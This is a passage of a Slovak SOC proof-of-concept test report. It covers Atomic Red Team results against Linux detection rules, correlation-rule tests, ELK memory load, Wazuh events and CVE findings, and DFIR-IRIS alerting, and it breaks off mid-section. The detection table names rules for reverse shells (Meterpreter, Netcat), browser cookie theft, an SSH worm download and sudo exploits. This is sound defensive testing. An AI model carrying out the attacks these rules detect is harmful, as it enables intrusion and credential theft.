
Detekčné pravidlo	Technika	Úspešne nainštalované prerekvizity	Všetky časti testu prebehli úspešne	Detekcia
Account or Group Discovery via Built-In Tools	1069.001	áno	áno	áno
	1069.002	áno	áno	áno
	1087.001	áno	áno	áno
	1087.002	áno	áno	áno
Attempt to Clear Kernel Ring Buffer	1070.002	áno	nie	nie
	1562.001	áno	nie	nie
Attempt to Disable Syslog Service	1562.001	áno	nie	nie
Base16 or Base32 Encoding/Decoding Activity	1027	áno	áno	nie
	1140	áno	nie	nie
Bash Shell Profile Modification	1546.004	áno	áno	nie
Boot File Copy	1542	Test neexistuje		
	1543	Test neexistuje		
	1574	Test neexistuje		
	1059.004	áno	nie	nie
Discovery of Domain Groups	1069	Test neexistuje		
EggShell Backdoor Execution	1059.006	áno	nie	nie
ESXI Discovery via Find	1518	Test neexistuje		
ESXI Discovery via Grep	1518	Test neexistuje		

ESXI Timestomping using Touch Command	1070.006	áno	áno	nie
File made Immutable by Chattr	1222.002	áno	nie	nie
Hidden Files and Directories via Hidden Flag	1564.001	áno	áno	nie
High Number of Process Terminations	1489	áno	nie	nie
Hosts File Modified	1565.001	Test neexistuje		
Hping Process Activity	1082	áno	nie	nie
Initramfs Extraction via CPIO	1542	Test neexistuje		
	1543	Test neexistuje		
	1574	Test neexistuje		
Initramfs Unpacking via unmkinitramfs	1542	Test neexistuje		
	1543	Test neexistuje		
	1574	Test neexistuje		
Interactive Terminal Spawned via Perl	1059.004	áno	nie	nie
	1059	Test neexistuje		
Kernel Driver Load	1014	nie	áno	nie
	1547.006	áno	áno	nie
Kernel Load or Unload via Kexec Detected	1611	Test neexistuje		
	1547.006	áno	áno	nie
Kernel Module Load via insmod	1601.001	Test neexistuje		
	1547.006	áno	nie	nie
Linux Clipboard Activity Detected	1115	áno	nie	nie
Linux Process Hooking via GDB	1003.007	áno	áno	nie
Linux System Information Discovery	1082	áno	nie	áno
Linux System Information Discovery via Getconf	1082	áno	nie	áno
Linux User Added to Privileged Group	1136.001	áno	nie	nie
Masquerading Space After Filename	1036.006	Test neexistuje		
Modification of Dynamic Linker Preload Shared Object	1574.006	áno	áno	nie
Modification of Standard Authentication Module or Configuration	1543	Test neexistuje		
	1556	Test neexistuje		
Namespace Manipulation Using Unshare	1543	Test neexistuje		

Nping Process Activity	1046	áno	nie	nie
OpenSSL Password Hash Generation	1136.001	áno	nie	nie
Potential Buffer Overflow Attack Detected	1068	Test neexistuje		
	1190	Test neexistuje		
Potential Cookies Theft via Browser Debugging	1539	Test neexistuje		
Potential Disabling of AppArmor	1562.001	áno	nie	nie
Potential Disabling of SELinux	1562.001	áno	nie	áno
Potential Linux Backdoor User Account Creation	1136.001	áno	nie	nie
Potential Meterpreter Reverse Shell	1059.004	áno	nie	nie
	1071	Test neexistuje		
Potential Privilege Escalation via Sudoers File Modification	1548.003	áno	nie	nie
Potential Process Name Stomping with Prctl	1036.005	áno	áno	nie
Potential Protocol Tunneling via EarthWorm	1572	nie	áno	nie
Potential Reverse Shell via UDP	1059.004	áno	nie	nie
	1071	Test neexistuje		
Potential SSH-IT SSH Worm Downloaded	1021.004	Test neexistuje		
	1563.001	Test neexistuje		
Potential Successful Linux RDP Brute Force Attack Detected	1110.001	Test neexistuje		
	1110.003	Test neexistuje		
Potential Sudo Privilege Escalation via CVE-2019-14287	1068	Test neexistuje		
Potential Unauthorized Access via Wildcard Injection Detected	1068			
	1003.008	áno	áno	nie
Process Started from Process ID (PID) File	1059			
Processes with Trailing Spaces	1036.006	áno	áno	áno
ProxyChains Activity	1572	nie	áno	nie
SIGMA - Cat Sudoers	1592.004			
SIGMA - Creation Of An User Account	1136.001	áno	nie	áno
SIGMA - Linux Network Service Scanning - Auditd	1046	áno	nie	áno

SIGMA - Potential Netcat Reverse Shell Execution	1059			
SIGMA - Privileged User Has Been Created	1136.001	áno	nie	áno
SIGMA - Suspicious Activity in Shell Commands	1059.004	áno	nie	áno
SIGMA - System Owner or User Discovery - Linux	1033	áno	áno	nie
SSH Authorized Keys File Modification	1098.004	áno	áno	nie
	1021.004	Test neexistuje		
	1563.001	Test neexistuje		
Sudo Heap-Based Buffer Overflow Attempt	1068	Test neexistuje		
Sudoers File Modification	1548.003	áno	nie	nie
SUID/SGID Bit Set	1548.001	áno	áno	nie
Suspicious Dynamic Linker Discovery via od	1057	áno	áno	nie
Suspicious Modprobe File Event	1082	áno	nie	nie
Suspicious Network Activity to the Internet by Previously Unknown Executable	1071	Test neexistuje		
Suspicious Proc Pseudo File System Enumeration	1082	áno	nie	nie
Suspicious Sysctl File Event	1082	áno	nie	nie
Suspicious Utility Launched via ProxyChains	1572	nie	áno	nie
System Log File Deletion	1070.002	áno	nie	nie
System Owner/User Discovery Linux	1033	áno	áno	nie
	1069	áno	nie	áno
Tampering of Shell Command-Line History	1070.003	áno	nie	nie
Timestomping using Touch Command	1070.006	áno	áno	nie
Trap Signals Execution	1546	Test neexistuje		
Unix Socket Connection	1559	Test neexistuje		
Unknown Execution of Binary with RWX Memory Region	1059.004	áno	nie	
User or Group Creation/Modification	1136.001	áno	nie	nie
Virtual Machine Fingerprinting	1082	áno	nie	nie
Virtual Machine Fingerprinting via Grep	1082	áno	nie	nie

WebServer Access Logs Deleted	1070	Test neexistuje



Pokrytie MITRE ATT&CK matice detekčnými pravidlami Atomic Red



Pokrytie MITRE ATT&CK matice detekčnými pravidlami kibana

4.3 Súhrn testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-ART-01	Popis a realizácia testovacieho scenára Atomic Red Team	Automatizovaný test	Identifikácia MITRE ATT&CK techník z detekčných pravidiel, výber zodpovedajúcich testov z knižnice Atomic Red Team pre platformu Linux, automatické spúšťanie testov	**Splnené**
TS-ART-02	Vyhodnotenie výsledkov	Automatizovaný test	Vyhodnotenie prerekvizít, úspešnosti testov a detekcie ELK pre jednotlivé MITRE ATT&CK techniky;	**Čiastočne splnené**

	automatického testovania		identifikácia pravidiel bez testov a testov s chybovými kódmi	

5 MANUÁLNE TESTOVANIE KORELAČNÝCH PRAVIDIEL V KIBANE

Testovanie korelačných pravidiel prebehlo mimo prostredia Atomic Red Team, keďže tento nástroj neposkytuje vhodné scenáre pre ich overenie. V prípade nástroja Greenbone je testovanie vykonané prostredníctvom simulácie neúspešných prihlasovaní, pričom sú overované rôzne scenáre zadávania nesprávneho hesla v definovanom časovom intervale.

Overuje sa správanie systému pri prekročení stanoveného limitu neúspešných pokusov, ako aj pri jeho nedosiahnutí. Výsledky potvrdzujú správnu funkcionalitu pravidiel, keďže bezpečnostné upozornenia sú generované v súlade s očakávaným správaním. Rovnaký prístup testovania je aplikovaný aj na korelačné pravidlá pre systémy Linux a nástroj Kibana.

5.1 Súhrn testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-KOR-01	Testovanie korelačných pravidiel (Greenbone, Linux, Kibana)	Manuálny test	Overenie korelačných pravidiel simuláciou neúspešných prihlásení pre Greenbone, Linux systémy a Kibanu; overenie generovania alertov pri prekročení/nedosiahnutí limitu pokusov v definovanom časovom intervale	**Splnené**

6 TESTOVANIE ZAŤAŽENIA NASADENÉHO SYSTÉMU ELK STACK

V tomto testovacom scenári sme sa zamerali na využitie operačnej pamäte komponentov nasadeného ELK stacku (Elasticsearch uzly, Logstash, Kibana). Monitorovanie je realizované pomocou nástroja Metricbeat.

Pre zobrazenie priemernej záťaže v čase je vytvorený vlastný dashboard „Zaťaženie Stacku“, ktorý prezentuje údaje za obdobie šiestich dní. Výsledky ukazujú efektívne využitie pamäte bez vzniku preťaženia a zároveň dostatočnú rezervu pre budúce rozšírenie infraštruktúry (napr. prechod na 10 GB infraštruktúru).



Dashboard Zaťaženie Stacku, Elasticsearch



Dashboard Zaťaženie Stacku, Kibana

7 TESTOVANIE DETEKCIE INCIDENTOV V NÁSTROJI WAZUH

V nástroji Wazuh vidíme všetky udalosti, ktoré sa na monitorovanom koncovom zariadení udiali. Udalosti majú pridelený level závažnosti, od 1 po 15, pričom 1 je označenie najmenej závažného incidentu, resp. udalosti (napríklad úspešné prihlásenie), 15 je označenie najzávažnejšieho incidentu (napríklad detekcia rootkitu alebo pokus o eskaláciu práv).

7.1 Zaznamenanie udalosti - incidentu

V sekcii Threat Hunting vidíme všetky zaznamenané udalosti, čas výskytu (timestamp), názov agenta (agent.name), ich základný popis (rule.description), level závažnosti (level.id) a označenie danej udalosti (rule.id).

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 30, 2026 @ 02:01:41.9...	monarc	Log file rotated.	3	591
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 12:56:23.9...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 01:01:29.1...	monarc	Log file rotated.	3	591
Mar 28, 2026 @ 01:01:16.1...	monarc	Log file rotated.	3	591
Mar 27, 2026 @ 01:01:03.1...	monarc	Log file rotated.	3	591
Mar 26, 2026 @ 11:55:59.4...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:59.2...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:58.6...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:58.3...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:57.8...	monarc	Integrity checksum changed.	7	550

7.2 Skenovanie zraniteľností


V sekcii Vulnerability detection vidíme prehľad zraniteľností na monitorovaných zariadeniach. Obsahuje zoznam chýb identifikovaných pomocou CVE identifikátorov, spolu s ich závažnosťou určenou podľa systému CVSS. Zobrazuje, ktorých zariadení sa týkajú, aké konkrétne softvérové balíky a verzie sú zraniteľné, a tiež informácie o dostupných opravách či odporúčaných aktualizáciách. Tieto údaje umožňujú rýchlo identifikovať bezpečnostné riziká a efektívne plánovať ich odstránenie.

	agent.na...	package....	package.version	vulnerability.description	vulnerability.seve...	vulnerability.id
	monarc	gnupg	2.2.27-3ubuntu2.5	In GnuPG through 2.4.8, if a signed message has \f ...	Medium	CVE-2025-68972
	monarc	gnupg	2.2.27-3ubuntu2.5	GnuPG can be made to spin on a relatively small inp...	Low	CVE-2022-3219
	monarc	libbinutils	2.38-4ubuntu2.12	The C++ symbol demangler routine in cplus-dem.c i...	Medium	CVE-2017-13716
	monarc	libbinutils	2.38-4ubuntu2.12	GNU binutils gold gold v1.11-v1.16 (GNU binutils v2...	Medium	CVE-2019-1010204
	monarc	libbinutils	2.38-4ubuntu2.12	GNU Binutils before 2.40 was discovered to contain ...	Medium	CVE-2022-48064
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1180
	monarc	libbinutils	2.38-4ubuntu2.12	libiberty/rust-demangle.c in GNU GCC 11.2 allows s...	Medium	CVE-2022-27943
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1152
	monarc	policykit-1	0.105-33	pkexec, when used with --user nonpriv, allows local ...	High	CVE-2016-2568
	monarc	php8.1-mysql	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	php8.1-opca...	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	libheif1	1.12.0-2build1	A vulnerability was identified in strukturag libheif up ...	Low	CVE-2026-3950
	monarc	libheif1	1.12.0-2build1	libheif is an HEIF and AVIF file format decoder and e...	Medium	CVE-2025-68431
	monarc	libheif1	1.12.0-2build1	libheif <= 1.17.6 contains a memory leak in the func...	High	CVE-2024-25269
	monarc	libheif1	1.12.0-2build1	There is a vulnerability in the strided image data par...	High	CVE-2023-0996

Vidíme tu všetky nájdené zraniteľnosti, názov agenta (agent.name), meno zraniteľného súboru (package.name), ich základný popis (vulnerability.description), level závažnosti (vulnerability.severity) a označenie danej zraniteľnosti (vulnerability.id).

7.3 Configuration assesment


Configuration assesment slúži na systematickú kontrolu a vyhodnotenie nastavení systémov, aplikácií alebo zariadení. Jeho hlavnou úlohou je overiť, či konfigurácie sú v súlade so stanovenými bezpečnostnými štandardmi, internými pravidlami alebo normami ako ISO či CIS Benchmarks, a identifikovať potenciálne riziká.





Pri hodnotení modul prechádza aktuálne nastavenia a zisťuje napríklad slabé heslá, nesprávne priradené práva, otvorené porty či zastarané konfigurácie. Na základe zistení generuje upozornenia a často aj rizikové skóre, ktoré pomáha organizáciám pochopiť, ktoré nastavenia predstavujú najväčšie ohrozenie.

7.4 Inventár dát

V sekcii Inventory Data vidíme prehľad všetkých sledovaných systémov, zariadení a aplikácií v našom prostredí. Dashboard zobrazuje jednotlivé položky inventára spolu s ich základnými informáciami, ako sú názov zariadenia, typ, verzia softvéru, stav a priradené bezpečnostné klasifikácie. Vidíme tu aj, sieťové rozhrania a IP adresy konkrétnych rozhraní, bežiace procesy, nainštalovaný softvér a jeho verzie.







7.5 Posielanie notifikácií


Analyzovali sme rôzne nástroje pre posielanie notifikácií ako Slack, PagerDuty a MS Teams. Pre účely monitorovania sme sa rozhodli použiť MS Teams. Integrácia je postavená na využití Incoming Webhook (HTTP endpoint). Platforma Wazuh odosiela dáta vo formáte JSON, ktoré sa v Teams transformujú na vizuálne štruktúrované karty (Adaptive Cards). Tento formát umožňuje prehľadné zobrazenie kľúčových metrík, ako sú úroveň závažnosti (severity), identifikácia agenta, ID pravidla a podrobný opis udalosti.



Na obrázku môžeme vidieť ako vyzerá adaptívna karta poslaná do kanála v MS Teams. V karte vidíme základný popis udalosti - incidentu, rule id, názov a ip adresu konkrétneho agenta, čas zaznamenania incidentu, lokácia incidentu a prípadne aj log.

7.6 Súhrn testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-DW-01	Zaznamenanie udalosti – incidentu	Overovací test	Modul Threat Hunting – zaznamenávanie udalostí, zobrazenie timestamp, agent.name, rule.description, level.id, rule.id	**Splnené**
TS-DW-02	Skenovanie zraniteľností	Overovací test	Modul Vulnerability Detection – zoznam CVE, závažnosť CVSS, identifikácia zraniteľných balíkov a verzií, dostupné opravy	**Splnené**
TS-DW-03	Configuration Assessment	Overovací test	Modul SCA – kontrola nastavení podľa bezpečnostných štandardov (CIS Benchmarks), identifikácia slabých hesiel, nesprávnych práv, otvorených portov	**Splnené**
TS-DW-04	Inventár dát	Overovací test	Modul Inventory Data – prehľad sledovaných systémov, sieťové rozhrania, IP adresy, bežiace procesy, nainštalovaný softvér a verzie	**Splnené**
TS-DW-05	Posielanie notifikácií	Integračný test	Integrácia Wazuh → MS Teams cez Incoming Webhook; Adaptive Cards s informáciami o severity, agentovi, rule ID, popise udalosti a čase	**Splnené**



Dashboard Zaťaženie Stacku, Loghstash

Z pohľadu jednotlivých uzlov je najvyššie zaťaženie pozorované na dátových uzloch typu hot, následne na uzloch warm a najnižšie na uzloch cold. Priemerné využitie pamäte jednotlivých komponentov ELK stacku je uvedené v tabuľke.

Systém	Využitie RAM [GB]	Pridelená RAM [GB]
master1	6.3	16
hot1	9.98	31
hot2	11.44	31
hot3	10.98	31
warm1	8.80	31
warm2	4.50	31
cold1	2.91	16
kibana	0.457	8
logstash	6.86	16

Tabuľka. Reálne využitie operačnej pamäte

7.7 Súhrn testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-ZAT-01	Monitorovanie zaťaženia komponentov ELK Stack	Záťažový test	Monitorovanie využitia RAM komponentov ELK stacku (Elasticsearch uzly master/hot/warm/cold, Logstash, Kibana) pomocou Metricbeat; dashboard „Zaťaženie Stacku" za obdobie 6 dní; overenie dostatočnej rezervy pre rozšírenie infraštruktúry	**Splnené**

8 TESTY INTEGRÁCIE MEDZI KOMPONENTAMI A EVIDENCIE INCIDENTOV V DFIR IRIS


DFIR-IRIS v rámci PoC riešenia SOC plní úlohu centrálneho nástroja pre správu a riešenie bezpečnostných alertov a incidentov. V tomto testovacom scenári sme testovali:

- funkčnosť spolupráce tohto komponentu so systémom Wazuh,
- zobrazenie detegovaných udalostí
- možnosti pre spracovanie analytikmi
- podporu celého incident response procesu vrátane notifikácií a automatizácie.

8.1 Centralizácia a prehľad alertov

V nástroji DFIR-IRIS sú prijaté alerty zo systému Wazuh centralizovane zobrazované v prehľadnom rozhraní. Alerty sú do systému importované automaticky prostredníctvom integrácie a predstavujú jednotlivé detegované bezpečnostné udalosti.

Na hlavnej obrazovke je možné vidieť zoznam alertov spolu so základnými informáciami, ako sú názov alertu, jeho závažnosť, zdroj a čas vytvorenia. Tento prehľad umožňuje analytikovi rýchlo identifikovať relevantné udalosti a rozhodnúť o ich ďalšom spracovaní.



Obrázok 1 Ukážka Alertu importovaného z Wazuha

8.2 Detail alertu a jeho správa

Po otvorení konkrétneho alertu je možné zobraziť jeho detail, ktorý obsahuje:

